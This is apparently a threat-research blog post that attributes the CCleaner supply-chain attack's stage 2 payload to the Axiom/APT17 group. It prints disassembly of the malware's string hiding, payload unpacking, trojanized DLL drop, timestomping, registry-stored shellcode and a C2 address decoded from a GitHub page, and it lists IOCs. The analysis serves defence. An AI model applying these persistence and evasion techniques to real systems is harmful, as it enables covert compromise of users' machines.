

Evidence Aurora Operation Still Active Part 2: More Ties Uncovered Between CCleaner Hack & Chinese Hackers




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2017

Since my [last post](#), we have found new evidence in the next stage payloads of the CCleaner supply chain attack that provide a stronger link between this attack and the Axiom group.

First of all, our researchers would like to thank the entire team at Cisco Talos for their excellent work on this attack (their post regarding stage 2 can be found [here](#)) as well as their cooperation by allowing us access to the stage 2 payload. Also, we would like to give a special thanks to Kaspersky Labs for their collaboration.

The Next Connection

Starting from the stage 2 payload, I reverse engineered the module, extracting other hidden shellcode and binaries within. After uploading the different binaries to [Intezer Analyze™](#), the final payload (that I have access to) had a match with a binary relating to the Axiom group.



At first glance, I believed it was going to be the same custom base64 function as mentioned in my [previous blog post](#). A deeper look in the shared code proved otherwise.

Binary in screenshot:

```
f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e1292a
```

Related APT17 samples:

```
07f93e49c7015b68e2542fc591ad2b4a1bc01349f79d48db67c53938ad4b525d
```

```
0375b4216334c85a4b29441a3d37e61d7797c2e1cb94b14cf6292449fb25c7b2
```

```
20cd49fd0f244944a8f5ba1d7656af3026e67d170133c1b3546c8b2de38d4f27
```

```
ee362a8161bd442073775363bf5fa1305abac2ce39b903d63df0d7121ba60550
```

<pre> .txt:10001F73 sub_10001F73 proc near ; CODE XREF: sub_1000202D+38.jp .txt:10001F73 .txt:10001F73 LibFileName = byte ptr -44h .txt:10001F73 var_43 = byte ptr -43h .txt:10001F73 var_42 = byte ptr -42h .txt:10001F73 var_41 = byte ptr -41h .txt:10001F73 var_40 = byte ptr -40h .txt:10001F73 var_3F = byte ptr -3Fh .txt:10001F73 var_3E = byte ptr -3Eh .txt:10001F73 var_3D = byte ptr -3Dh .txt:10001F73 var_3C = byte ptr -3Ch .txt:10001F73 var_3B = byte ptr -3Bh .txt:10001F73 var_3A = byte ptr -3Ah .txt:10001F73 var_39 = byte ptr -39h .txt:10001F73 var_38 = byte ptr -38h .txt:10001F73 var_37 = byte ptr -37h .txt:10001F73 var_36 = byte ptr -36h .txt:10001F73 var_4 = dword ptr -4 .txt:10001F73 arg_0 = dword ptr 8 .txt:10001F73 .txt:10001F74 push ebp .txt:10001F75 mov ebp, esp .txt:10001F76 sub esp, 44h .txt:10001F77 push edi .txt:10001F78 push 0Fh .txt:10001F79 pop ecx .txt:10001F7A xor eax, eax .txt:10001F7B and edi, [ebp+var_43] .txt:10001F7C and [ebp+var_4], 0 .txt:10001F7D rep stosd .txt:10001F7E stosw .txt:10001F7F stosb .txt:10001F80 and [ebp+var_38], 0 .txt:10001F81 lea eax, [ebp+LibFileName] .txt:10001F82 push eax .txt:10001F83 mov [ebp+LibFileName], 'k' .txt:10001F84 mov [ebp+var_43], 'e' .txt:10001F85 mov [ebp+var_42], 'r' .txt:10001F86 mov [ebp+var_41], 'n' .txt:10001F87 mov [ebp+var_40], 'e' .txt:10001F88 mov [ebp+var_3F], '1' .txt:10001F89 mov [ebp+var_3E], '3' .txt:10001F8A mov [ebp+var_3D], '2' .txt:10001F8B mov [ebp+var_3C], '.' .txt:10001F8C mov [ebp+var_3B], 'd' .txt:10001F8D mov [ebp+var_3A], '1' .txt:10001F8E mov [ebp+var_39], '1' .txt:10001F8F call ds:LoadLibraryA .txt:10001F90 test eax, eax .txt:10001F91 pop edi .txt:10001F92 jz short loc_10002026 .txt:10001F93 and [ebp+var_36], 0 .txt:10001F94 lea ecx, [ebp+LibFileName] .txt:10001F95 push ecx .txt:10001F96 push eax .txt:10001F97 mov [ebp+LibFileName], 'I' .txt:10001F98 mov [ebp+var_43], 's' .txt:10001F99 mov [ebp+var_42], 'M' .txt:10001FA0 mov [ebp+var_41], 'o' .txt:10001FA1 mov [ebp+var_40], 'w' .txt:10001FA2 mov [ebp+var_3F], '6' .txt:10001FA3 mov [ebp+var_3E], '4' .txt:10001FA4 mov [ebp+var_3D], 'P' .txt:10001FA5 mov [ebp+var_3C], 'r' .txt:10001FA6 mov [ebp+var_3B], 'o' .txt:10001FA7 mov [ebp+var_3A], 'c' .txt:10001FA8 mov [ebp+var_39], 'e' .txt:10001FA9 mov [ebp+var_38], 's' .txt:10001FAA mov [ebp+var_37], 'e' .txt:10001FAB call ds:GetProcAddress .txt:10001FAC test eax, eax .txt:10001FAD jz short loc_10002026 .txt:10001FAE lea ecx, [ebp+var_4] .txt:10001FAF push ecx .txt:10001FB0 push [ebp+arg_0] .txt:10001FB1 call eax .txt:10001FB2 test eax, eax .txt:10001FB3 jz short locret_10002029 .txt:10001FB4 .txt:10001FB5 loc_10002026: ; CODE XREF: sub_10001F73+59↑j .txt:10001FB6 ; sub_10001F73+A4↑j .txt:10001FB7 mov eax, [ebp+var_4] .txt:10001FB8 .txt:10001FB9 locret_10002029: ; CODE XREF: sub_10001F73+B1↑j .txt:10001FBA leave .txt:10001FBB retn 4 </pre>	<pre> .txt:004011EC sub_4011EC proc near ; CODE XREF: sub_401310+1 .txt:004011ED ; sub_4024AE+57.jp .txt:004011EE .txt:004011EF LibFileName = byte ptr -1004h .txt:004011F0 var_1003 = byte ptr -1003h .txt:004011F1 var_1002 = byte ptr -1002h .txt:004011F2 var_1001 = byte ptr -1001h .txt:004011F3 var_1000 = byte ptr -1000h .txt:004011F4 var_FFF = byte ptr -0FFFh .txt:004011F5 var_FFE = byte ptr -0FFEh .txt:004011F6 var_FFD = byte ptr -0FFDh .txt:004011F7 var_FFDC = byte ptr -0FFCh .txt:004011F8 var_FFDB = byte ptr -0FFBh .txt:004011F9 var_FFDA = byte ptr -0FFAh .txt:004011FA var_FF9 = byte ptr -0FF9h .txt:004011FB var_FF8 = byte ptr -0FF8h .txt:004011FC var_FF7 = byte ptr -0FF7h .txt:004011FD var_FF6 = byte ptr -0FF6h .txt:004011FE var_4 = dword ptr -4 .txt:004011FF arg_0 = dword ptr 8 .txt:00401200 .txt:00401201 push ebp .txt:00401202 mov ebp, esp .txt:00401203 mov eax, 1004h .txt:00401204 call _alloca_probe .txt:00401205 push edi .txt:00401206 mov ecx, 3FFh .txt:00401207 xor eax, eax .txt:00401208 lea edi, [ebp+var_1003] .txt:00401209 rep stosd .txt:0040120A and [ebp+var_4], 0 .txt:0040120B stosw .txt:0040120C stosb .txt:0040120D and [ebp+var_FF8], 0 .txt:0040120E lea eax, [ebp+LibFileName] .txt:0040120F push eax .txt:00401210 mov [ebp+LibFileName], 'k' .txt:00401211 mov [ebp+var_1003], 'e' .txt:00401212 mov [ebp+var_1002], 'r' .txt:00401213 mov [ebp+var_1001], 'n' .txt:00401214 mov [ebp+var_1000], 'e' .txt:00401215 mov [ebp+var_FFF], '1' .txt:00401216 mov [ebp+var_FFE], '3' .txt:00401217 mov [ebp+var_FFD], '2' .txt:00401218 mov [ebp+var_FFDC], '.' .txt:00401219 mov [ebp+var_FFDB], 'd' .txt:0040121A mov [ebp+var_FFDA], '1' .txt:0040121B mov [ebp+var_FF9], '1' .txt:0040121C call ds:LoadLibraryA .txt:0040121D test eax, eax .txt:0040121E pop edi .txt:0040121F jz loc_401309 .txt:00401220 and [ebp+var_FF6], 0 .txt:00401221 lea ecx, [ebp+LibFileName] .txt:00401222 push ecx .txt:00401223 push eax .txt:00401224 mov [ebp+LibFileName], 'I' .txt:00401225 mov [ebp+var_1003], 's' .txt:00401226 mov [ebp+var_1002], 'M' .txt:00401227 mov [ebp+var_1001], 'o' .txt:00401228 mov [ebp+var_1000], 'w' .txt:00401229 mov [ebp+var_FFF], '6' .txt:0040122A mov [ebp+var_FFE], '4' .txt:0040122B mov [ebp+var_FFD], 'P' .txt:0040122C mov [ebp+var_FFDC], 'r' .txt:0040122D mov [ebp+var_FFDB], 'o' .txt:0040122E mov [ebp+var_FFDA], 'c' .txt:0040122F mov [ebp+var_FF9], 'e' .txt:00401230 mov [ebp+var_FF8], 's' .txt:00401231 call ds:GetProcAddress .txt:00401232 test eax, eax .txt:00401233 jz short loc_401309 .txt:00401234 lea ecx, [ebp+var_4] .txt:00401235 push ecx .txt:00401236 push [ebp+arg_0] .txt:00401237 call eax .txt:00401238 test eax, eax .txt:00401239 jz short locret_40130C .txt:0040123A .txt:0040123B loc_401309: ; CODE XREF: sub_4011EC+1 .txt:0040123C ; sub_4011EC+10E↑j .txt:0040123D mov eax, [ebp+var_4] .txt:0040123E .txt:0040123F locret_40130C: ; CODE XREF: sub_4011EC+1 .txt:00401240 leave .txt:00401241 retn 4 .txt:00401242 sub_4011EC endp sp analysis failed </pre>
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CCleaner Stage 2

APT 17

Not only did the first payload have shared code between the Axiom group and CCBkdr, but the second did as well. The above photo shows the same function between two binaries. Let me put this into better context for you: out of all the billions and billions of pieces of code (both trusted and malicious) contained in the Intezer Code Genome Database, we found this code *in only these APTs*. It is also worth noting that this isn't a standard method one would use to call an API. The attacker used the simple technique of employing an array to hide a string from being in clear sight of those analyzing the binary (although to those who are more experienced, it is obvious) and remain undetected from antivirus

signatures. The author probably copied and pasted the code, which is what often happens to avoid duplicative efforts: rewriting the same code for the same functionality twice.

Due to the uniqueness of the shared code, we strongly concluded that the code was written by the same attacker.

Technical Analysis:

The stage two payload that was analyzed in this report (dc9b5e8aa6ec86db8af0a7aa897ca61db3e5f3d2e0942e319074db1aacfd c83), after launching the infected version of CCleaner, was dropped to only a selective group of targets, as reported by Talos. Although there is an x64 version, the following analysis will only include the x86 version because they are nearly identical. I will not be going too far in depth as full comprehension of the technical analysis will require an understanding of reverse engineering.

Instead of using the typical API (VirtualAlloc) to allocate memory, the attackers allocated memory on the heap using LocalAlloc, and then copied a compressed payload to the allocated memory.

```

sub_100016A3 proc near
nNumberOfBytesToWrite= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
mov     eax, dword_10005000
push    ebx
mov     ebx, ds:LocalAlloc
mov     [ebp+nNumberOfBytesToWrite], eax
mov     eax, dword_10005004
push    esi
add     eax, 100h
push    edi
push    eax             ; uBytes
push    40h            ; uFlags
call    ebx ; LocalAlloc
mov     esi, eax
test    esi, esi
jz     loc_10001779

```

```

mov     edi, 3E80h
push    edi             ; Size
push    offset dword_10005000 ; Src
push    esi             ; Dst
call    memcpy
push    edi             ; Size
lea     eax, [esi+3E80h]
push    offset unk_10008E84 ; Src
push    eax             ; Dst
call    memcpy
push    edi             ; Size
lea     eax, [esi+7D00h]
push    offset unk_1000CD08 ; Src
push    eax             ; Dst
call    memcpy
push    edi             ; Size
lea     eax, [esi+0BB80h]
push    offset unk_10010B8C ; Src
push    eax             ; Dst
call    memcpy
push    edi             ; Size
lea     eax, [esi+0FA00h]
push    offset unk_10014A10 ; Src
push    eax             ; Dst
call    memcpy
push    2C6Fh           ; Size
lea     eax, [esi+13880h]
push    offset unk_10018894 ; Src
push    eax             ; Dst
call    memcpy
mov     eax, [ebp+nNumberOfBytesToWrite]
add     esp, 48h
add     eax, 100h
push    eax             ; uBytes
push    40h            ; uFlags
call    ebx ; LocalAlloc
mov     edi, eax
test    edi, edi
jnz    short loc_1000175F

```

```

loc_1000175F:
lea     eax, [esi+8]
push    164E7h
push    eax
lea     eax, [ebp+nNumberOfBytesToWrite]
push    eax
push    edi
call    sub_10001898
add     esp, 10h
test    eax, eax
jz     short loc_1000177D

```

```

loc_1000177D:
; hMem
push    esi
mov     esi, ds:LocalFree
call    esi ; LocalFree
push    [ebp+nNumberOfBytesToWrite] ; nNumberOfBytesToWrite
push    edi             ; lpBuffer
call    sub_10001604
pop     ecx
test    eax, eax
pop     ecx
jnz    short loc_10001799

```

It looks like the attackers used version 1.1.4 of zlib to decompress the payload into this allocated memory region.

```
mov     eax, [ebp+arg_0]
and     [ebp+var_18], 0
mov     [ebp+var_34], eax
mov     eax, [ebp+arg_0]
and     [ebp+var_14], 0
mov     [ebp+var_2C], eax
mov     eax, [esi]
push   edi
mov     [ebp+var_28], eax
push   38h
lea     eax, [ebp+var_38]
push   offset a1_1_4 ; "1.1.4"
push   eax
call   sub_10001A7E
add     esp, 0Ch
test   eax, eax
jnz    short loc_10001913
```

```
lea     eax, [ebp+var_38]
push   4
push   eax
call   sub_10001A95
mov     edi, eax
pop     ecx
cmp     edi, 1
pop     ecx
jz     short loc_10001904
```

Depending on if you're running x86 or x64 Windows, it will drop a different module. (32-bit 07fb252d2e853a9b1b32f30ede411f2efbb9f01e4a7782db5eacf3f55cf34902, 64-bit 128aca58be325174f0220bd7ca6030e4e206b4378796e82da460055733bb6f4f) Both modules are actually legitimate software with additional code and a modified execution flow.

```
3164E push offset aSpoolPrtprocsX : "\\spool1\prtprocs\x64\localsp1.d11"
call  sub_100011EC
add   esp, 0Ch
test  eax, eax
jz    short loc_10001628

loc_1000167C:
push  offset aSpoolPrtprocsW : "\\spool1\prtprocs\x32x86\localsp1.d11"
call  sub_100011EC
add   esp, 0Ch
test  eax, eax
jz    short loc_10001628
```

```
loc_10001245:
lea    eax, [ebp+Buffer]
push   104h          ; uSize
push   eax          ; lpBuffer
call   ds:GetSystemDirectoryA
push   [ebp+lpString2] ; lpString2
lea    eax, [ebp+Buffer]
push   eax          ; lpString1
call   ds:lstrcatA
push   edi          ; hTemplateFile
push   80h          ; dwFlagsAndAttributes
push   2            ; dwCreationDisposition
push   edi          ; lpSecurityAttributes
push   3            ; dwShareMode
lea    eax, [ebp+Buffer]
push   0C000000h    ; dwDesiredAccess
push   eax          ; lpFileName
call   ds:CreateFileA
mov    esi, eax
cmp    esi, 0FFFFFFh
jnz    short loc_10001299

loc_10001295:
cmp    [ebp+var_8], edi
jz     short loc_10001295

loc_10001299:
lea    eax, [ebp+nNumberOfBytesToWrite]
push   edi          ; lpOverlapped
push   eax          ; lpNumberOfBytesWritten
push   [ebp+nNumberOfBytesToWrite] ; nNumberOfBytesToWrite
push   [ebp+lpBuffer] ; lpBuffer
push   esi          ; hFile
call   ds:WriteFile
push   esi          ; hObject
call   ds:CloseHandle
lea    eax, [ebp+Buffer]
push   eax          ; lpFileName
call   sub_10001121
cmp    [ebp+var_8], edi
jz     short loc_100012C8
```

The last modified time on the modules is changed to match that of the msvcrt.dll that is located in your system32 folder—a technique to stay under the radar by not being able to check last modified files.

```

push    eax                ; lpBuffer
call    ds:GetSystemDirectoryA
lea    eax, [ebp+Buffer]
push    offset Source      ; "\\msucrt.dll"
push    eax                ; Dest
call    strcat
pop     ecx
mov     esi, ds:CreateFileA
pop     ecx
mov     edi, 80h
push    0                  ; hTemplateFile
push    edi                ; dwFlagsAndAttributes
push    3                  ; dwCreationDisposition
push    0                  ; lpSecurityAttributes
push    1                  ; dwShareMode
lea    eax, [ebp+Buffer]
push    80000000h          ; dwDesiredAccess
push    eax                ; lpFileName
call    esi ; CreateFileA
mov     ebx, eax
cmp     ebx, 0FFFFFFFFh
jz     short loc_100011C8

```

```

lea    eax, [ebp+LastWriteTime]
push    eax                ; lpLastWriteTime
lea    eax, [ebp+LastAccessTime]
push    eax                ; lpLastAccessTime
lea    eax, [ebp+CreationTime]
push    eax                ; lpCreationTime
push    ebx                ; hFile
call    ds:GetFileTime
push    ebx                ; hObject
mov     ebx, ds:CloseHandle
call    ebx ; CloseHandle
push    0                  ; hTemplateFile
push    edi                ; dwFlagsAndAttributes
push    3                  ; dwCreationDisposition
push    0                  ; lpSecurityAttributes
push    1                  ; dwShareMode
push    40000000h          ; dwDesiredAccess
push    [ebp+lpFileName] ; lpFileName
call    esi ; CreateFileA
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jnz    short loc_100011CC

```

```

loc_100011C8:
xor     eax, eax
jmp     short loc_100011E5

```

```

loc_100011CC:
lea    eax, [ebp+LastWriteTime]
push    eax                ; lpLastWriteTime
lea    eax, [ebp+LastAccessTime]
push    eax                ; lpLastAccessTime
lea    eax, [ebp+CreationTime]
push    eax                ; lpCreationTime
push    esi                ; hFile
call    ds:SetFileTime
push    esi                ; hObject
call    ebx ; CloseHandle
push    1
pop     eax

```

Some shellcode and another module are written to the registry.

```

loc_100014D0:
lea    eax, [ebp+hKey]
push    eax                ; phkResult
push    offset alWbemperf ; "WbemPerf"
push    [ebp+phkResult] ; hKey
call    ds:RegCreateKeyA
test   eax, eax
jnz    loc_100015F6

```

```

mov     esi, ds:GetTickCount
push    ebx
push    edi
call    esi ; GetTickCount
push    eax                ; Seed
call    ds:srand
mov     edi, ds:rand
pop     ecx
call    edi ; rand
mov     ebx, eax

```




```

call     esi ; GetTickCount
imul    ebx, eax
mov     Dst, ebx
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul    ebx, eax
lea     eax, [ebp+Data]
push    4 ; cbData
push    eax ; lpData
push    3 ; dwType
push    0 ; Reserved
push    offset ValueName ; "001"
push    [ebp+hKey] ; hKey
mov     dword_1001B508, ebx
mov     ebx, ds:RegSetValueExA
mov     dword ptr [ebp+Data], 312Bh
call    ebx ; RegSetValueExA
push    dword ptr [ebp+Data] ; cbData
push    offset Dst ; lpData
push    3 ; dwType
push    0 ; Reserved
push    offset a002 ; "002"
push    [ebp+hKey] ; hKey
call    ebx ; RegSetValueExA
lea     eax, [ebp+var_C]
push    4 ; cbData
push    eax ; lpData
push    3 ; dwType
push    0 ; Reserved
push    offset a003 ; "003"
push    [ebp+hKey] ; hKey
mov     dword ptr [ebp+var_C], 15h
call    ebx ; RegSetValueExA
push    8 ; Size
push    offset aGYKq@ ; "[8\bY=500"
push    offset Dst ; Dst
call    memcpy
mov     eax, 0F3289317h
add     esp, 0Ch
xor     Dst, eax
xor     dword_1001B508, eax
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul    ebx, eax
mov     dword_1001B50C, ebx
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul    ebx, eax
mov     dword_1001B510, ebx
call    edi ; rand
mov     edi, eax
call    esi ; GetTickCount

```

After the module is successfully dropped, a service is created under the name Spooler or SessionEnv, depending upon your environment, which then loads the newly dropped module.



The new module being run by the service allocates memory, reads the registry where the other payload is located, and then copies it to memory.

```

push    esi
mov     esi, [esp+4+arg_0]
push    edi
push    40h
push    1000h
add     esi, 1D000h
push    40000h
push    0
call   dword ptr [esi+0F4h] ; call to VirtualAlloc
mov     edi, eax
test    edi, edi
jnz    short loc_1001C259
  
```

```

decrypt_reg_key_name:
mov     al, cl
mov     bl, 7
imul   bl
sub     al, 33h
xor     al, dl
mov     [ebp+ecx+var_50], al
mov     ecx, [ebp+var_5C]
mov     eax, [ebp+var_68]
inc     ecx
mov     [ebp+var_5C], ecx
mov     dl, [ecx+eax]
test    dl, dl
jnz     short decrypt_reg_key_name

```

```

pop     ebx

```

```

loc_1001C2D2:
and     [ebp+ecx+var_50], 0
lea     eax, [ebp+var_54]
push    eax
push    20019h
lea     eax, [ebp+var_50]
push    0
push    eax
push    80000002h
mov     [ebp+var_14], 313030h
mov     [ebp+var_58], esi
call    dword ptr [esi+18h] ; RegOpenKeyExA
test    eax, eax
jz      short loc_1001C303


```

The next payload is executed, which decrypts another module and loads it. If we look at the memory of the next decrypted payload, we can see something that looks like a PE header without the MZ signature. From here, it is as simple as modifying the first two bytes to represent MZ and we have a valid PE file.

(f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e1292a)

Address	Hex dump	ASCII
003B3503	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3513	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3523	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3533	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3543	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3553	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3563	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3573	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3583	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3593	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B35A3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B35B3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B35C3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B35D3	50 45 00 00 4C 01 04 00 F0 9B B7 59 00 00 00 00	PE..L0+.=cnV...
003B35E3	00 00 00 00 E0 00 0E 21 08 01 06 00 00 26 00 00	...α.R*00+.&..
003B35F3	00 16 00 00 00 00 00 00 00 10 00 00 00 10 00 00	...>...>...>...
003B3603	00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00	..@...>...>...@..
003B3613	04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00	♦...♦...♦...@...
003B3623	00 70 00 00 00 04 00 00 00 00 00 00 00 02 00 00	..p...♦...@...
003B3633	00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00	...>...>...>...>...
003B3643	00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	...>...>...>...>...
003B3653	5C 41 00 00 B4 00 00 00 00 00 00 00 00 00 00 00	\A..+.....
003B3663	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3673	00 60 00 00 20 02 00 00 00 00 00 00 00 00 00 00	...'@.....
003B3683	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3693	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B36A3	00 00 00 00 00 00 00 00 00 40 00 00 5C 01 00 00	.....e...\@..
003B36B3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B36C3	00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 00	.....text...
003B36D3	90 25 00 00 00 10 00 00 00 26 00 00 00 04 00 00	E%...>...&...♦...
003B36E3	00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60@...@...'
003B36F3	2E 72 64 61 74 61 00 00 06 08 00 00 00 40 00 00	..rdata..+@...@..
003B3703	00 0A 00 00 00 2A 00 00 00 00 00 00 00 00 00 00*...@...@...
003B3713	00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00	.....@...@.data...
003B3723	44 06 00 00 00 50 00 00 00 06 00 00 00 34 00 00	D*...P...*...4...
003B3733	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0	.....@...@...L
003B3743	2E 72 65 6C 6F 63 00 00 C2 02 00 00 00 60 00 00	..reloc..T@...'
003B3753	00 04 00 00 00 3A 00 00 00 00 00 00 00 00 00 00	♦...@...@...@...
003B3763	00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00	...@...B.....

The next module is essentially another backdoor that connects to a few domains; before revealing the true IP, it will connect to for the next stage payload.



It starts by ensuring it receives the correct response from <https://www.microsoft.com> and <https://update.microsoft.com>.

```

10001B7B . 53      PUSH EBX
10001B7C . 56      PUSH ESI
10001B7D . 57      PUSH EDI
10001B7E . 33FF   XOR EDI,EDI
10001B80 > 6A 00   PUSH 0x0
10001B82 . FF7424 14  PUSH DWORD PTR SS:[ESP+0x14]
10001B86 . 68 00520010  PUSH localspl.10005200
10001B88 . E8 C1FCFFFF  CALL localspl.10001B51
10001B90 . 8BF0   MOV ESI,EAX
10001B92 . 85F6   TEST ESI,ESI
10001B94 . v75 28  JNZ SHORT localspl.10001BBE
10001B96 . 50     PUSH EAX
10001B97 . FF7424 14  PUSH DWORD PTR SS:[ESP+0x14]
10001B9B . 68 E0510010  PUSH localspl.100051E0
10001BA0 . E8 ACFCFFFF  CALL localspl.10001B51
10001BA5 . 8BF0   MOV ESI,EAX
10001BA7 . 85F6   TEST ESI,ESI
10001BA9 . v75 13  JNZ SHORT localspl.10001BBE
10001BAB . 68 88130000  PUSH 0x1388
10001BB0 . FF15 7C400010  CALL DWORD PTR DS:[<&KERNEL32.Sleep>]
10001BB6 . 47     INC EDI
10001BB7 . 83FF 03  CMP EDI,0x3
10001BBA . v7C C4  JL SHORT localspl.10001B80
10001BBC . vEB 41  JMP SHORT localspl.10001BFF
10001BBE > 833E 00  CMP DWORD PTR DS:[ESI],0x0
10001BC1 . v74 31  JE SHORT localspl.10001BF4
10001BC3 . 8B1D 8C400010  MOV EBX,DWORD PTR DS:[<&MSVCRT.strstr>]
10001BC9 . 8D7E 04  LEA EDI,DWORD PTR DS:[ESI+0x4]
10001BCC . 68 04510010  PUSH localspl.100051D4
10001BD1 . 57     PUSH EDI
10001BD2 . FFD3   CALL EBX
10001BD4 . 59     POP ECX
10001BD5 . 85C0   TEST EAX,EAX
10001BD7 . 59     POP ECX
10001BD8 . v75 0E  JNZ SHORT localspl.10001BE8
10001BDA . 68 C0510010  PUSH localspl.100051C0
10001BDF . 57     PUSH EDI
10001BE0 . FFD3   CALL EBX
10001BE2 . 59     POP ECX
10001BE3 . 85C0   TEST EAX,EAX
10001BE5 . 59     POP ECX
10001BE6 . v74 0C  JE SHORT localspl.10001BF4
10001BE8 > 56     PUSH ESI
10001BE9 . FF15 78400010  CALL DWORD PTR DS:[<&KERNEL32.LocalFree
10001BEF . 6A 01   PUSH 0x1
10001BF1 . 58     POP EAX
10001BF2 . vEB 00  JMP SHORT localspl.10001C01
10001BF4 > 85F6   TEST ESI,ESI
10001BF6 . v74 07  JE SHORT localspl.10001BFF
10001BF8 . 56     PUSH ESI
10001BF9 . FF15 78400010  CALL DWORD PTR DS:[<&KERNEL32.LocalFree
10001BFF > 33C0   XOR EAX,EAX
10001C01 > 5F     POP EDI
10001C02 . 5E     POP ESI
10001C03 . 5B     POP EBX
10001C04 . C3     RETN

```

```

ASCII "https://www.microsoft.com/"
ASCII "http://update.microsoft.com/"
Timeout = 5000. ms
Sleep
msvcrt.strstr
s2 = "Microsoft"
s1
strstr
ASCII "Internet Explorer"
hMemory
LocalFree
hMemory
LocalFree

```


The malware proceeds to decrypt two more URLs.

Address	Hex dump	ASCII
10005000	68 74 74 70 73 3A 2F 2F 65 6E 2E 73 65 61 72 63	https://en.searc
10005090	68 2E 77 6F 72 64 70 72 65 73 73 2E 63 6F 6D 2F	h.wordpress.com/
100050A0	3F 73 72 63 3D 6F 72 67 61 6E 69 63 26 71 3D 6B	?src=organic&q=k
100050B0	65 65 70 6F 73 74 00 58 73 2D A0 4F A9 F0 31 61	eepest.%s-â0r=1a
100050C0	6A C0 6D 3D 22 79 48 28 58 7A 68 DD 00 AA 75 9D	j!m="yH(Xzh|.~u#
100050D0	20 B2 EA 01 32 2F 31 91 FC 0F D7 8F 5D 7A 87 B6	##02/1a"*[A]zç|
100050E0	C8 8A 73 D3 B1 DE 51 90 CC 9A F4 9E CA 01 68 67	!e="||Qe|ü|A"0hg
100050F0	01 82 DF D4 5B B6 21 FB 80 47 FE 2E D6 D0 C3 F2	0e="|!|!rCG#.m!|z


Address	Hex dump	ASCII
10005000	68 74 74 70 73 3A 2F 2F 67 69 74 68 75 62 2E 63	https://github.c
10005010	6F 6D 2F 73 65 61 72 63 68 3F 71 3D 6A 6F 69 6E	om/search?q=join
10005020	6C 75 72 26 74 79 70 65 3D 55 73 65 72 73 26 75	lur&type=Users&u
10005030	74 66 38 3D 25 45 32 25 39 43 25 39 33 00 31 61	tf8=XE2?9C?93.1a
10005040	6A C0 6D 3D 22 79 48 28 58 7A 68 DD 00 AA 75 9D	j!m="yH(Xzh|.~u#

The malware authors used steganography to store the IP address in a ptoken field of the HTML.

Here you can see the GitHub page with the ptoken field.



The value is then XOR decrypted by 0x31415926 which gives you 0x5A093B0D or the IP address: 13.59.9.90



Conclusion:

The complexity and quality of this particular attack has led our team to conclude that it was most likely state-sponsored. Considering this new evidence, the malware can be attributed to the Axiom group due to both the nature of the attack itself and the specific code reuse throughout that our technology was able to uncover.

IOCs:

Stage 2 Payload:

dc9b5e8aa6ec86db8af0a7aa897ca61db3e5f3d2e0942e319074db1aacfdc83

x86 Trojanized Binary:

07fb252d2e853a9b1b32f30ede411f2efbb9f01e4a7782db5eacf3f55cf34902

x86 Registry Payload:

f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e129
2a

x64 Trojanized Binary:

128aca58be325174f0220bd7ca6030e4e206b4378796e82da460055733bb
6f4f

x64 Registry Payload:

75eaa1889dbc93f11544cf3e40e3b9342b81b1678af5d83026496ee6a1b2ef
79

Registry Keys:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\001

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\002

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\003

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\004

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\HBP

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Through its 'DNA mapping' approach to code, Intezer provides enterprises with unparalleled threat detection that accelerates incident response and eliminates false positives, while protecting against fileless malware, APTs, code tampering and vulnerable software.

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By **Jay Rosenberg** 

Jay Rosenberg is a self-taught reverse engineer from a very young age (12 years old), specializing in Reverse Engineering and Malware Analysis. Currently working as a Senior Security Researcher in Intezer.

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